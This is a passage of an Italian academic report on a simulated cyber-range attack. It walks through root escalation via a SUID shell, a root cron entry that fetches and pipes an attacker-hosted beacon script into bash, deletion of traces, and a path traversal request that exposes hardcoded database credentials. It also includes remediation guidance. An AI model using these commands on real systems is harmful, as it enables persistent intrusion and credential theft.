Fase 3: Attesa del Cronjob ed Esecuzione in Background

Il demone cron esegue il compito pianificato allo scoccare del minuto. L'attaccante monitora asincronamente la comparsa della risorsa SUID sul filesystem interrogando la directory:

```
1. ls -la
```

Nel giro di 60 secondi, al lancio dello script da parte di root, l'interprete Python importa ed esegue il file *zipfile.py*, generando la backdoor. L'attaccante visualizza la comparsa del file:

```
1. -rwxrwxr-x 1 legacy_svc legacy_svc     102 Apr 27 15:15 zipfile.py
2. -rwsr-xr-x 1 root       root       1445720 Apr 27 15:16 rootbash
```

La proprietà del file rootbash impostata su root conferma il successo dell'esecuzione privilegiata definita dal **MITRE ATT&CK T1548.001 - Abuse Elevation Control Mechanism: Setuid and Setgid** [22].

Fase 4: Esecuzione e Ottenimento del Controllo Totale

L'attaccante lancia il binario includendo il parametro $-p$ (**Privileged Mode**) per forzare la shell a **conservare l'Effective User ID** *(EUID* 0), così da evitare il drop dei privilegi tipico delle shell SUID. La risposta del terminale convalida matematicamente il raggiungimento dello stato di superutente:

```
1. rootbash-5.2# whoami
2. root
3. rootbash-5.2# id
4. uid=1001(legacy_svc) gid=1001(legacy_svc) euid=0(root) egid=0(root)
groups=1001(legacy_svc)
```

La transizione dello scenario offensivo è completata: l'attaccante detiene ora i privilegi di superutente sul Tier 2, transitando con successo allo stato terminale $P_{root}^{(M2)}$.



Figura 52 Esecuzione del binario rootbash in modalità privilegiata (-p) per conservare l'EUID 0 e raggiungimento definitivo dello stato di superutente ProotM2

6.5 Consolidamento, Persistenza (C2 Callback via Root Cronjob) e Anti-Forensics

Una volta compromesso il sistema operativo di M2 come root, l'attaccante deve garantire che la sessione non vada persa a causa di interruzioni di rete o riavvii del server Flask, e contemporaneamente deve ripulire le tracce visibili sul disco per minimizzare l'impronta forense.

6.5.1 Configurazione della Persistenza Resiliente

Per stabilire un canale di persistenza stabile senza installare binari estranei persistenti sul disco (che verrebbero intercettati da controlli d'integrità), l'attaccante progetta un meccanismo di rientro automatico (*C2 Callback*) basato sul cronjob di sistema di root (tecnica **MITRE ATT&CK T1053.003 - Scheduled Task/Job: Cron** [22])

Sfruttando un "One-Liner" pulito basato solo su binari nativi già considerati sicuri dal sistema (*Living off the Land*), l'attaccante inietta nel crontab di root l'istruzione per scaricare lo script .beacon.sh da M1 ed eseguirlo direttamente in memoria RAM ogni singolo minuto:

```
1. (crontab -l 2>/dev/null; echo "* * * * * curl -s http://10.10.10.10:8081/.beacon.sh |
bash") | crontab -
```

Questo approccio garantisce che:

- **Fileless Execution:** Il payload della reverse shell viene scaricato ed eseguito direttamente in memoria volatile tramite la pipe | bash, senza mai essere scritto sul disco rigido del Tier 2.
- **Resilienza Automatica:** In caso di crash della reverse shell o di riavvio del server, entro un minuto M2 tenterà autonomamente di riallacciare il socket di controllo verso M1, garantendo la persistenza dell'accesso.

L’utilizzo di *curl* permette di mappare anche la tecnica **MITRE T1105-Ingress Tool Transfer** [22]

6.5.2 Pulizia delle Tracce e Anti-Forensics (T1070.004)

Completata la configurazione della persistenza, l'attaccante esegue l'eliminazione dei file fisici generati per l'escalation locale dei privilegi, rimuovendo sia il modulo avvelenato zipfile.py sia l'eseguibile SUID rootbash (tecnica **MITRE ATT&CK T1070.004 - Indicator Removal: File Deletion** [22]):

```
1. rm /var/legacy_data/reports/zipfile.py
2. rm /var/legacy_data/reports/rootbash
```

Con questa operazione, l'impronta fisica dell'attacco viene interamente rimossa dal filesystem. L'attaccante detiene ora un canale di persistenza silenzioso, pronto per essere utilizzato come trampolino di lancio per l'ultima fase della kill chain: l'esplorazione del Tier 3 e l'esfiltrazione/cifratura logica del database di produzione.

6.6 Sintesi delle Vulnerabilità, Remediation e Postura di Sicurezza

A conclusione della fase di compromissione del Tier 2, è imperativo formalizzare i difetti architetturali ed applicativi che hanno consentito all'attaccante di completare il movimento laterale e l'escalation dei privilegi. La compromissione totale di M2 non è derivata da vulnerabilità zero-day del sistema operativo, bensì dalla concatenazione (exploit chaining) di misconfigurazioni logiche e violazioni del principio dei privilegi minimi.

6.6.1 Matrice di Mitigazione delle Minacce

La seguente tabella mappa le vulnerabilità sfruttate nella Kill Chain fornendo i riferimenti tassonomici ufficiali (**OWASP Top 10 2025** [1]**, CWE** [7]**, MITRE ATT&CK** [22]) e le direttive puntuali di remediation necessarie per recidere la catena d'attacco:

Componente Target	Tipologia di Vulnerabilità	Riferimento Tassonomico	Strategia di Mitigazione e Remediation (Patching)
Applicazione Flask (Backend)	**Esposizione di Informazioni Sensibili (Debug)**: L'applicazione in produzione restituisce stack trace completi esponendo le versioni dei software.	**OWASP A02:2025** (Security Misconfiguration) **CWE-209**	Disabilitare la modalità debug=True in ambiente di produzione. Implementare un *global exception handler* che registri gli errori internamente (log) restituendo al client solo messaggi HTTP standard e generici (es. 500 Internal Server Error).
API Endpoint /process	**Deserializzazione Insicura**: L'API elabora input codificati istanziando oggetti complessi senza validazione preventiva.	**CWE-502** (Deserialization of Untrusted Data)	Sostituire tassativamente la chiamata yaml.unsafe_load() o yaml.load() con yaml.safe_load(). Implementare controlli di validazione dello schema dati in ingresso (Input Sanitization) prima del parsing.
Filesystem OS /var/legacy_data/reports	**Permessi Eccessivi**: Cartella operativa di un task di root configurata con permessi di scrittura (rwx) per l'utente non privilegiato legacy_svc.	**CWE-732** (Incorrect Permission Assignment)	Riassegnare la proprietà della cartella (es. chown root:root). Impostare permessi restrittivi 755 (drwxr-xr-x) o 750, garantendo che solo gli amministratori possano creare o alterare i file al suo interno.
Script Python archive_reports.py	**Path Pollution / Module Hijacking**: Alterazione dinamica dei percorsi di risoluzione delle dipendenze a runtime.	**CWE-427** (Uncontrolled Search Path Element) **MITRE T1574.008**	Rimuovere l'istruzione sys.path.insert(0, os.getcwd()). Garantire che Python carichi i moduli solo dalle directory di sistema protette (es. /usr/lib/python3.X/). Se sono richiesti moduli custom, utilizzare percorsi assoluti statici.
Cronjob di Sistema (Automazione)	**Esecuzione Non Sicura in Contesto Privilegiato**: Task pianificati che eseguono transizioni in directory non fidate prima di richiamare binari.	**MITRE T1053.003** (Cron)	Applicare il Principio del Minimo Privilegio (PoLP): se il task di archiviazione non necessita di permessi root, eseguirlo tramite un account di servizio limitato. Esplicitare in modo assoluto le path nel crontab (PATH=/bin:/usr/bin).

Tabella 7 Matrice di Mitigazione delle Minacce. Mappatura completa delle vulnerabilità sfruttate (CWE, MITRE ATT&CK) e delle relative strategie ingegneristiche di remediation e patching strutturale.

6.6.2 Paradigmi Architetturali per l'Azzeramento della Superficie di Attacco (Zero Trust)

La risoluzione puntuale delle singole vulnerabilità (patching reattivo) non è sufficiente per garantire la resilienza a lungo termine dell'infrastruttura. Per ridurre la superficie di attacco del Tier 2 a livelli prossimi allo zero, è necessario adottare un approccio *Defense-in-Depth* proattivo, basato sui seguenti paradigmi sistemici:

- **Principio del Minimo Privilegio (PoLP - Principle of Least Privilege)**: Nessun servizio applicativo o task di manutenzione (come l'archiviazione dei report) deve essere eseguito nel contesto di root. La segregazione delle identità (IAM locale) deve confinare ogni demone all'interno del proprio perimetro operativo autorizzativo.
- **Immutable Infrastructure e Containerizzazione**: Il Tier 2 Legacy dovrebbe essere modernizzato migrando l'applicativo all'interno di un container (es. Docker/Podman) con filesystem in sola lettura (--read-only). Ciò avrebbe impedito fisicamente all'attaccante sia di salvare lo script shell.sh, sia di depositare la trappola zipfile.py, neutralizzando l'escalation locale sul nascere.
- **Egress Filtering e Micro-Segmentazione**: Oltre a bloccare le connessioni in ingresso, il firewall di rete (es. iptables / ufw) e le policy di routing della LAN aziendale devono implementare una politica di *Default Deny* in uscita (Egress). Questo avrebbe bloccato la chiamata curl verso l'host dell'attaccante (Tier 1, porta 8000), rendendo impossibile il caricamento del payload della reverse shell (*Ingress Tool Transfer - T1105*).
- **Endpoint Detection and Response (EDR) / Audit Logging**: L'assenza di monitoraggio attivo a livello di Kernel space ha consentito l'esecuzione silenziosa dei payload. L'implementazione di regole auditd avanzate o di agenti EDR avrebbe rilevato e bloccato in tempo reale la generazione di eseguibili con flag SUID (chmod 4755) e le anomalie nell'albero di esecuzione dei processi (cron -> python -> bash).

6.7 Conclusione della Fase II e Transizione Operativa

L'acquisizione dei massimi privilegi (root) sul Tier 2 e l'istituzione di un canale di persistenza silente ed anti-forense segnano il completamento con successo della seconda macro-fase della kill chain. L'attaccante ha superato le difese perimetrali della DMZ, eluso le restrizioni di rete della LAN interna e sfruttato una concatenazione letale di vulnerabilità applicative e sistemiche per ottenere il pieno controllo logico del nodo di elaborazione dati.

Questo posizionamento strategico trasforma definitivamente l'host M2 da bersaglio a *pivot* operativo (trampolino di lancio). Essendo ormai profondamente radicato all'interno dell'ambiente *trusted* aziendale, l'attaccante gode di una visibilità di rete privilegiata che gli consente di puntare al vero "gioiello della corona" dell'infrastruttura: il Tier 3.

Il capitolo successivo (Capitolo 7) documenterà in dettaglio l'esecuzione della **Fase III**, l'ultimo miglio della simulazione offensiva all'interno del cyber range. L'analisi si concentrerà sulla compromissione del Database Server (M3), esaminando le tattiche di ricognizione profonda, l'accesso ai dati sensibili e l'esecuzione degli obiettivi finali (*Actions on Objectives*). Verranno descritte meticolosamente le metodologie di esfiltrazione silente delle informazioni e le procedure di cifratura logica (*Ransomware-like behavior*) volte a massimizzare l'impatto operativo sul business. A conclusione del capitolo, si tireranno le somme dell'intera operazione, valutando l'impatto catastrofico della catena d'attacco ininterrotta e delineando le lezioni apprese per la messa in sicurezza olistica dell'architettura.

CAPITOLO 7: VALIDAZIONE EMPIRICA DELLA KILL CHAIN: FASE III – COMPROMISSIONE DEL DATABASE DI PRODUZIONE (TIER 3)

La compromissione del Tier 2 (Legacy Data Processor), culminata con l'ottenimento dei privilegi di root locali e la stabilizzazione della persistenza asincrona (analizzata nel Capitolo 6), posiziona l'operatore offensivo all'interno del nucleo protetto della rete aziendale locale (*LAN*). Tuttavia, l'obiettivo strategico finale della simulazione risiede nel **Tier 3 (Database di Produzione - M3)**, il segmento blindato deputato alla conservazione delle informazioni aziendali sensibili.

Questo capitolo documenta la fase conclusiva della *kill chain* end-to-end all'interno del *Cyber Range Enterprise*. L'azione offensiva viene analizzata superando la mera esecuzione di exploit esterni, concentrandosi sull'analisi statica di codice ereditato (*legacy*) compilato, sull'abuso di vulnerabilità applicative di tipo *Path Traversal* per l'esfiltrazione delle credenziali d'accesso, sull'ingegnerizzazione di canali di comunicazione crittografici invertiti e mimetizzati per il *pivoting* di porta ed, infine, sull'esecuzione di un attacco ransomware interamente *fileless* operato abusando delle funzioni di crittografia nativa del Database Management System (DBMS) MySQL, accoppiato a una strategia di *Double Extortion* via esfiltrazione remota e iniezione di note di riscatto sul filesystem.

7.1 Obiettivi Operativi e Vincoli di Scenario (State Zero del Tier 3)

La modellazione della fase finale richiede la definizione dello stato di integrità del database di produzione e delle condizioni al contorno che governano l'interazione sul Tier 3.

7.1.1 Fissazione dello Stato Iniziale del Tier 3 (Golden Image)

Il Tier 3 (M3) viene ripristinato allo stato di integrità controllato (**"State Zero"**), caratterizzato dai seguenti vincoli sistemistici e di rete:

1. **Segregazione di Rete Profonda:** L'host M3 risiede in una zona di rete protetta priva di affaccio diretto sia verso la rete WAN esterna, sia verso la DMZ (Tier 1). La comunicazione è filtrata a livello di Layer 3/4 e consentita esclusivamente a partire dal segmento del Tier 2 (10.10.10.20) verso la porta logica di ascolto del database MySQL:
$$\text{Porta Target} = 3306/tcp$$
2. **Stato del DBMS:** Sulla macchina M3 è attivo un server MySQL configurato per ospitare il database di produzione denominato *legacy_db*. I dati sensibili del personale e i segreti industriali sono interamente conservati in chiaro all'interno della tabella *dati_aziendali_sensibili*.

3. **Integrità Crittografica:** Non vi sono file cifrati o avvisi di riscatto sul filesystem di M3. Nessun tunnel crittografico è preposto all'interno delle directory temporanee del server di database.

7.1.2 Modellazione dell'Attacco Ransomware Fileless e Metriche di Successo

L'emulazione dell'attacco sul Tier 3 si allinea ai pattern comportamentali dei moderni gruppi di minaccia persistente avanzata (APT) che eseguono attacchi di tipo *Double Extortion* (**esfiltrazione preventiva dei segreti seguita da cifratura logica per il blocco operativo**).

Il successo dell'operazione viene formalizzato tramite la scala del livello di compromissione dei dati $D^{(M3)}$ sul database:

$$D^{(M3)} \in \left\{ D_0^{(M3)}, D_{\text{exfiltrated}}^{(M3)}, D_{\text{encrypted}}^{(M3)} \right\}$$

Dove:

- $D_0^{(M3)}$ rappresenta la postura iniziale di sicurezza (dati integri e protetti su M3).
- $D_{\text{exfiltrated}}^{(M3)}$ indica la violazione del principio di Riservatezza (*Confidentiality*), caratterizzata dal download asincrono e cifrato dell'intero schema del database sulla macchina dell'attaccante.
- $D_{\text{encrypted}}^{(M3)}$ rappresenta la violazione dei principi di **Integrità** (*Integrity*) e **Disponibilità** (*Availability*), in cui i dati sul server di produzione sono resi illeggibili tramite cifratura logica e viene iniettata una richiesta di riscatto.

L'obiettivo finale del Capitolo 6 è la transizione deterministica dello stato dei dati verso il livello terminale $D_{\text{encrypted}}^{(M3)}$, completando la validazione empirica dell'intero *Insecure Design by Blueprint*.

7.2 Ripresa della Ricognizione: Analisi Statica del Binario Compilato .pyc

Durante la fase di acquisizione dei privilegi di root sul Tier 2 (documentata nel paragrafo 5.4), l'attaccante aveva rilevato all'interno della directory */usr/local/bin/* la presenza di un file precompilato Python denominato *db_health_check.pyc*. In quel frangente, l'analisi di questa risorsa era stata temporaneamente accantonata per non distogliere risorse dal consolidamento della sessione locale e dalla stabilizzazione della persistenza.

Una volta che l'attaccante ha acquisito il controllo come root sul Tier 2, avvia una fase intensiva di *Information Discovery* per mappare eventuali comunicazioni asincrone dirette verso altri segmenti interni.

7.2.1 Fallimento dei Canali di Discovery Standard e Analisi del Crontab di legacy_svc

Inizialmente, l'attaccante esegue comandi di ricognizione standard sui socket attivi e sulle tabelle di routing interne:

```
1. ip a
2. ss -tulpn
```



Figura 53 Ispezione dei socket attivi e delle porte logiche in ascolto sull'host di Tier 2 e ricognizione delle interfacce di rete e la configurazione degli indirizzi IP

Poiché l'assenza di connessioni permanenti suggerisce che i flussi verso altri segmenti possano essere generati periodicamente e non mantenuti in modo persistente, l'attenzione viene spostata verso i meccanismi di scheduling del sistema. L'attaccante decide quindi di analizzare i cronjob degli utenti di servizio del sistema, ispezionando il crontab di legacy_svc (**MITRE ATT&CK T1053.003 - Scheduled Task/Job: Cron**):

```
1. cat /var/spool/cron/crontabs/legacy_svc
```

La lettura rivela l'attivazione di un task pianificato ricorrente che esegue periodicamente la risorsa precompilata precedentemente individuata:

```
1. */5 * * * * /usr/bin/python3 /usr/local/bin/db_health_check.pyc
```



Figura 54 Lettura del crontab dell'utente di servizio legacy_svc che rivela il task pianificato ricorrente per l'esecuzione del file precompilato db_health_check.pyc

L'uso di file precompilati .pyc rappresenta un classico approccio basato sulla **Security by Obscurity (CWE-656: Reliance on Security Through Obscurity**). Gli sviluppatori, ipotizzando

che la compilazione in bytecode Python protegga la logica applicativa da sguardi indiscreti, hanno inserito nel sistema un modulo amministrativo non documentato.

7.2.2 Reverse Engineering tramite strings ed Estrazione delle API

Per analizzare il bytecode senza alterare l'integrità del sistema e senza generare rumore d'esecuzione, l'attaccante ricorre all'analisi statica dei caratteri stampabili del file tramite l'utility di sistema strings (**MITRE ATT&CK T1027- Obfuscated Files or Information)**

```
1. strings /usr/local/bin/db_health_check.pyc
```

L'estrazione del testo restituisce importanti riferimenti crittografici, strutture dati ed endpoint API:

```
1.disk_usagez(http://10.10.10.30:5000/api/v1/telemetryz9http://10.10.10.30:5000/api/v1/confi
g?file=m2_policy.json
```

Figura 55 Risultati dell'analisi statica dei caratteri stampabili del bytecode Python, con l'estrazione degli endpoint API e dell'IP del Tier 3

Nonostante la compilazione parziale, l'analisi statica in memoria permette di ricostruire l'interazione logica del programma:

- **L'Host Destinatario (Tier 3):** Lo script interroga in background la macchina interna con IP statico 10.10.10.30sulla porta applicativa 5000.
- **I Servizi Esposti:** M3 ospita un'interfaccia API che espone due endpoint principali: **/api/v1/telemetry** e **/api/v1/config**.
- **Il Parametro di Chiamata:** L'endpoint **/api/v1/config accetta un parametro di query denominato file** (inizialmente impostato per richiedere la risorsa legittima m2_policy.json).

Dal punto di vista dell'ingegneria del software, i file con estensione `.pyc` rappresentano il bytecode precompilato generato dall'interprete Python per ottimizzare i tempi di caricamento dei moduli attraverso la **Python Virtual Machine** (PVM). Sebbene la logica esecutiva del flusso di controllo (come cicli, rami condizionali e strutture algoritmiche) venga interamente tradotta in `opcode` binari non leggibili direttamente, l'architettura di compilazione standard preserva inalterate le costanti di stringa, le intestazioni e i letterali all'interno di una struttura dati interna nota come `co_consts` (Constant Pool).

L'utilizzo dell'utility di sistema "*strings*" si configura come una scelta tattica ed elusiva di **fondamentale importanza sotto il profilo dell'OPSEC**. Questa metodologia di analisi statica a scatola chiusa **permette di estrarre i dati testuali crudi direttamente dai blocchi binari senza ricorrere a strumenti di decompilazione invasivi sul target** (quali "*uncompyle6*" o "*decompyle++*"), i quali altererebbero l'integrità del sistema operativo, genererebbero firme statiche intercettabili dai sensori di monitoring locali e aumenterebbero la rumorosità complessiva dell'azione offensiva.

Grazie a questa analisi, l'attaccante isola le stringhe *ASCII/UTF-8* preservate in chiaro nella memoria fisica del binario, identificando la topologia di rete del Tier 3 (`10.10.10.30:5000`) e la firma sintattica delle API di configurazione, superando così l'illusoria barriera difensiva della **Security by Obscurity**

7.3 Sfruttamento della Vulnerabilità Applicativa: Path Traversal su M3

L'analisi del parametro *?file=m2_policy.json* evidenzia un classico vettore d'attacco legato alla manipolazione dei percorsi di input applicativi.

7.3.1 Pensiero Critico dell'Attaccante ed Esame del Flaw

L'operatore offensivo formula la seguente ipotesi d'attacco: *"L'endpoint /api/v1/config accetta in ingresso un nome di file e lo legge dal filesystem locale di M3 per restituirne il contenuto. Se gli sviluppatori non hanno implementato un adeguato controllo di sanitizzazione o una whitelist sui caratteri di directory traversal, è possibile forzare l'API a leggere file arbitrari all'interno del sistema operativo, risalendo l'albero delle cartelle"*.

Questa debolezza è classificata formalmente come **CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')** (riconducibile alla categoria **A01:2025 - Broken Access** Control di OWASP).

7.3.2 Esecuzione dell'Attacco ed Estrazione delle Credenziali Hardcoded

L'attaccante giunge all'ipotesi Flask attraverso un processo deduttivo multistadio. In primo luogo, la porta 5000 — visibile nel bytecode decompilato — costituisce un indicatore primario, essendo il valore di ascolto predefinito del server di sviluppo Werkzeug integrato in Flask. In secondo luogo, la verifica tramite curl -v **rivela l'header Server: Werkzeug/x.x.x Python/x.x.x, confermando il framework**. Infine, la convenzione di naming adottata dalla comunità Flask rende *app.py* il candidato di primo tentativo per il file principale. Infine, la struttura del parametro *?file=m2_policy.json* suggerisce una lettura relativa dalla working directory del processo, rendendo *../app.py* il vettore naturale di risalita.

Pertanto, dal terminale privilegiato di M2, l'attaccante lancia una richiesta HTTP mirata tramite **curl**, immettendo la sequenza speciale di risalita directory per forzare l'API a restituire il suo stesso codice sorgente d'avvio:

```
1. curl -v http://10.10.10.30:5000/api/v1/config?file=../app.py
```

L'applicazione Flask in esecuzione su M3 elabora la chiamata. Poiché non vi è alcun filtro di validazione sintattica sull'input, l'interprete Python risolve il percorso virtuale leggendo direttamente il sorgente di backend ed esfiltrandolo all'interno del corpo della risposta HTTP:

```
 1. # ============================================================
 2. # Microservizio Interno REST API di Telemetria e Policy (M3)
 3. # ============================================================
 4.
 5. from flask import Flask, request, jsonify, send_file
 6. import os
 7. import pymysql
 8.
 9. app = Flask(__name__)
10.
11. DB_HOST = "localhost"
12. DB_USER = "db_admin"
13. DB_PASS = "PasswordSicuraAziendale2026!"
14. DB_NAME = "legacy_db"
15.
16. def get_db_connection():
17.     return pymysql.connect(
18.         host=DB_HOST,
19.         user=DB_USER,
20.         password=DB_PASS,
21.         database=DB_NAME,
22.         cursorclass=pymysql.cursors.DictCursor
23.     )
```

```
24.
25. @app.route('/api/v1/telemetry', methods=['POST'])
26. def telemetry():
27.     """
28.     Endpoint per la ricezione dello stato di salute dei nodi interni.
29.
30.     """
31.     data = request.json
32.     if not data:
33.         return jsonify({"status": "error", "message": "Missing payload"}), 400
34.
35.     with open("/var/log/telemetry_received.log", "a") as f:
36.          f.write(f"Node: {data.get('node')} - Status: {data.get('status')} - Storage:
{data.get('disk_usage')}\n")
37.
38.     return jsonify({"status": "success", "message": "Telemetry processed"}), 200
39.
40. @app.route('/api/v1/reports', methods=['POST'])
41. def save_report():
42.     """
43.     NUOVO ENDPOINT: Riceve i dati dei report inviati periodicamente
44.     dallo script archive_reports.py di M2 e li scrive nel DB.
45.     """
46.     data = request.json
47.     if not data:
48.         return jsonify({"status": "error", "message": "Missing payload"}), 400
49.
50.     title = data.get('title', '(senza titolo)')
51.     author = data.get('author', 'N/D')
52.     date = data.get('date', '')
53.     body = data.get('body', '')
54.
55.     try:
56.         conn = get_db_connection()
57.         with conn.cursor() as cursor:
58.             # Crea la tabella di storicizzazione se non esiste nel database relazionale
59.             cursor.execute("""
60.                 CREATE TABLE IF NOT EXISTS reports_storicizzati (
61.                     id INT AUTO_INCREMENT PRIMARY KEY,
62.                     titolo VARCHAR(255),
63.                     autore VARCHAR(100),
64.                     data_report VARCHAR(50),
65.                     corpo TEXT,
66.                     archiviato_il TIMESTAMP DEFAULT CURRENT_TIMESTAMP
67.                 )
68.             """)
69.
```

```
 70.             # Query di inserimento dati nel DB
 71.               sql = """INSERT INTO reports_storicizzati (titolo, autore, data_report,
corpo)
 72.                       VALUES (%s, %s, %s, %s)"""
 73.             cursor.execute(sql, (title, author, date, body))
 74.
 75.         conn.commit()
 76.         conn.close()
 77.          return jsonify({"status": "success", "message": "Report scritto correttamente
nel database"}), 200
 78.
 79.     except Exception as e:
 80.         return jsonify({"status": "error", "message": f"DB Error: {str(e)}"}), 500
 81.
 82. @app.route('/api/v1/config', methods=['GET'])
 83. def get_config():
 84.     """
 85.     Endpoint per la distribuzione centralizzata delle configurazioni di policy.
 86.
 87.     """
 88.     filename = request.args.get('file')
 89.     if not filename:
 90.         return jsonify({"status": "error", "message": "Missing file parameter"}), 400
 91.
 92.     base_dir = "/app/config_files/"
 93.     target_path = base_dir + filename
 94.
 95.     if os.path.exists(target_path):
 96.         return send_file(target_path)
 97.     else:
 98.          return jsonify({"status": "error", "message": f"File {filename} not found"}),
404
 99.
100. if __name__ == '__main__':
101.     app.run(host='0.0.0.0', port=5000)
102.
```

L'esfiltrazione ha successo, rivelando due criticità architetturali devastanti:

1. **La Conferma della Vulnerabilità (CWE-22):** L'uso diretto di *os.path.join* combinato con open(*filepath, 'r'*) su un input utente non sanificato convalida empiricamente la Path Traversal.

2. **Uso di Credenziali Hardcoded (CWE-798 / CWE-259):** Gli sviluppatori hanno inserito in chiaro all'interno del codice dell'API le credenziali super-amministrative di accesso al database MySQL: utente *db_admin* e *password PasswordSicuraAziendale2026!*.



Figura 56 Comando curl -v http://10.10.10.30:5000/api/v1/config?file=../app.py dove mostra i dettagli dell'header di risposta HTTP (Server: Werkzeug/3.1.3 Python/3.13.7, 200 OK) durante lo sfruttamento della vulnerabilità di Path Traversal.

La combinazione di questi elementi annulla l'efficacia dei meccanismi di autenticazione del database, fornendo all'attaccante le chiavi logiche d'accesso al Tier 3.

Sebbene il Tier 2 disponga della connettività necessaria per instaurare sessioni dirette verso il database MySQL del Tier 3, l'attaccante evita deliberatamente di eseguire operazioni interattive e computazionalmente onerose sul sistema compromesso. La proiezione della porta del database sulla macchina Kali locale consente infatti di operare in un ambiente controllato, sfruttando la piena disponibilità degli strumenti offensivi e riducendo la necessità di installare ulteriori utility sul Tier 2. Inoltre, l'esecuzione delle attività di esfiltrazione, analisi e cracking direttamente sulla macchina d'attacco limita la permanenza operativa e la rumorosità complessiva sul sistema intermedio compromesso. Infine, poiché il Tier 2 non espone alcuna interfaccia di rete direttamente raggiungibile dall'esterno, l'instaurazione di una catena di tunneling rappresenta l'unico meccanismo in grado di consentire all'operatore offensivo di interagire con il database interno del Tier 3 dal proprio ambiente locale.

7.4 Strumentazione del Pivoting Crittografico Mimetizzato via Chisel

L'acquisizione delle credenziali non risolve l'isolamento di rete: M3 risiede in un segmento profondo della LAN, inaccessibile da Kali Linux. Inoltre, operare in modo interattivo all'interno della reverse shell di M2 tramite comandi testuali costituisce una limitazione ed un rischio di tracciamento forense.

Si rende necessario proiettare la porta di database 3306 di M3 direttamente sulla macchina d'attacco locale dell'operatore, sfruttando una tecnica di **Protocol Tunneling** (**MITRE ATT&CK T1572- Protocol Tunneling**).



Figura 57 Modello di pivoting multilivello mimetizzato. Il client Chisel viene camuffato come servizio di sistema ed eseguito in /var/tmp/ per superare i monitoraggi di memoria.

7.4.1 Pensiero Critico dell'Attaccante: Elusione della Memory Detection

